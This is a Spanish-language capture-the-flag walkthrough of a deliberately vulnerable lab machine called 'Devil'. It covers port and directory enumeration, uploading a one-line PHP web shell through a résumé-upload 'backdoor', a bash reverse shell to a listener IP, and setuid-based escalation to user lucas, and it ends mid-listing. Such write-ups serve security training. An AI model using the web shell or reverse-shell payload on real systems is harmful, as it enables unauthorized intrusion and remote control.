



Devil

Autor: kaikoperez

Dificultad: Medio


Fecha de creación: 18/09/2024

Vamos a desplegar la maquina vulnerable.




```
❯ sudo bash auto_deploy.sh devil.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Haremos un escaneo profundo de los puertos abiertos de la maquina vulnerable.




```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```




```
❯ cat Puertos
       File: Puertos
       # Nmap 7.95 scan initiated Thu Nov 20 19:35:04 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --mi
       Nmap scan report for 172.17.0.2
       Host is up, received arp-response (0.0000080s latency).
       Scanned at 2025-11-20 19:35:04 CET for 3s
       Not shown: 65534 closed tcp ports (reset)
       PORT   STATE SERVICE REASON
       80/tcp open  http    syn-ack ttl 64
       | http-methods:
       |_  Supported Methods: GET HEAD POST OPTIONS
       |_http-generator: Drupal 10 (https://www.drupal.org)
       |_http-title: Hackstry
       MAC Address: 02:42:AC:11:00:02 (Unknown)

       Read data files from: /usr/share/nmap
       # Nmap done at Thu Nov 20 19:35:07 2025 -- 1 IP address (1 host up) scanned in 3.06 seconds
```

Ahora veremos que tipo de web tiene el servidor por el servicio http.




```
❯ whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ub
untu)], IP[172.17.0.2], MetaGenerator[Drupal 10 (https://www.drupal.org)], Script[importmap,module], Title[Hackstry
]
```

Vamos a listar directorios con gobuster




```
❯ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,py,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wp-content           (Status: 200) [Size: 0]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 200) [Size: 58940]
/index.php            (Status: 200) [Size: 94533]
```


Vemos que tenemos un wordpress, así que miraremos a que dirección apunta y lo pondremos en nuestro /etc/hosts



ⓘ devil.lab




```
❯ sudo nano /etc/hosts
```




```
172.17.0.2   devil.lab
```


Ahora volveremos a listar y veremos mas directorios, así que iremos buscando poco a poco.



```
❯ sudo gobuster dir -u http://devil.lab -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://devil.lab
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              txt,php,html,py
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wp-content           (Status: 200) [Size: 0]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 200) [Size: 58939]
/index.php            (Status: 200) [Size: 94486]
/wp-login.php         (Status: 200) [Size: 94486]
/functions.php        (Status: 200) [Size: 42]
/wp-trackback.php     (Status: 200) [Size: 94486]
/wp-admin             (Status: 200) [Size: 94486]
```




```
❯ sudo gobuster dir -u http://devil.lab/wp-content -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://devil.lab/wp-content
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              txt,php,html,py
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 0]
/themes               (Status: 200) [Size: 0]
/uploads              (Status: 200) [Size: 1181]
/plugins              (Status: 200) [Size: 0]
/upgrade              (Status: 200) [Size: 773]
```



```
❯ sudo gobuster dir -u http://devil.lab/wp-content/plugins -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://devil.lab/wp-content/plugins
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,py,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 0]
/hello.php            (Status: 500) [Size: 0]
/backdoor             (Status: 200) [Size: 2135]
```

Al final encontramos en una ruta una backdoor, donde vemos que podemos subir ficheros, intentaremos subir un script php para poder ejecutar comandos y así hacer una reverse Shell y conectarnos a la maquina.



devil.lab/wp-content/plugins/backdoor/


Sube tu currículum

Por favor, sube tu currículum en formato PDF o Word.

Selecciona tu currículum:


Examinar... No se ha seleccionado ningún archivo.

Enviar




```
File: shell.php
<?php

system($_GET["cmd"]);


?>

```

Lo subimos y haremos comprobaremos que funciona



Gracias por enviar tu currículum. Hemos recibido el archivo: shell.php




devil.lab/wp-content/plugins/backdoor/uploads/
Online - Reverse Shel...
GTFOBins
DockerLabs
CrackStation - Online ...
PayloadsAllT

Index of /wp-content/plugins/backdo

Name	Last modified	Size	Description
Parent Directory		-	
mycv.pdf	2024-09-11 16:01	2.5K	
mycv.php	2024-09-11 16:20	2.5K	
shell.php	2025-11-20 19:40	35	


Apache/2.4.58 (Ubuntu) Server at devil.lab Port 80



devil.lab/wp-content/plugins/backdoor/uploads/shell.php?cmd=id
Online - Reverse Shel...
GTFOBins
DockerLabs
CrackStation - Online ...
PayloadsAllTheThing...
Cy

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ahora generaremos la reverse Shell.



IP: 192.168.1.26 Port: 444

root privileges required.


```
sudo nc -lvnp 444
```

Type: nc

OS: Linux Name: bas


Bash -i

```
bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.26%2F444%200%3E%261
```




```
❯ sudo nc -lvnp 444
listening on [any] 444 ...
```

Una vez dentro, vemos que tenemos acceso a la carpeta de Andy y listaremos varios ficheros que encontramos




```
www-data@006e006142c9:/home/andy/.secret$ ls -la
total 28
drwxr-xr-x 1 andy andy  4096 Sep 11  2024 .
drwxr-xr-x 1 andy andy  4096 Sep 11  2024 ..
-rwxr-xr-x 1 andy andy   512 Sep 11  2024 escalate.c
-rwxr-xr-x 1 andy andy 16176 Sep 11  2024 ftpserver
www-data@006e006142c9:/home/andy/.secret$
```




```
www-data@006e006142c9:/home/andy/.secret$ cat escalate.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    // El UID de lucas (obténlo con el comando 'id lucas')
    uid_t lucas_uid = 1001;

    // Cambiar el UID efectivo al de lucas
    if (setuid(lucas_uid) == -1) {
        perror("Error cambiando el UID");
        return 1;
    }

    // Verifica el UID actual
    printf("UID actual: %d\n", getuid());
    printf("EUID actual: %d\n", geteuid());

    // Invoca una shell como el usuario lucas
    system("/bin/bash");

    return 0;
}
www-data@006e006142c9:/home/andy/.secret$
```

Vemos que solo con ejecutar el script, ya somos lucas




```
www-data@006e006142c9:/home/andy/.secret$ ./ftpserver
UID actual: 1001
EUID actual: 1001
bash: $'\302\241Bienvenido': command not found
lucas@006e006142c9:/home/andy/.secret$ 
```

Ahora en el directorio de lucas igual nos encontramos una pista que el numero 7 es el correcto para el juego.




```
lucas@006e006142c9:/home/lucas$ ls -la
total 32
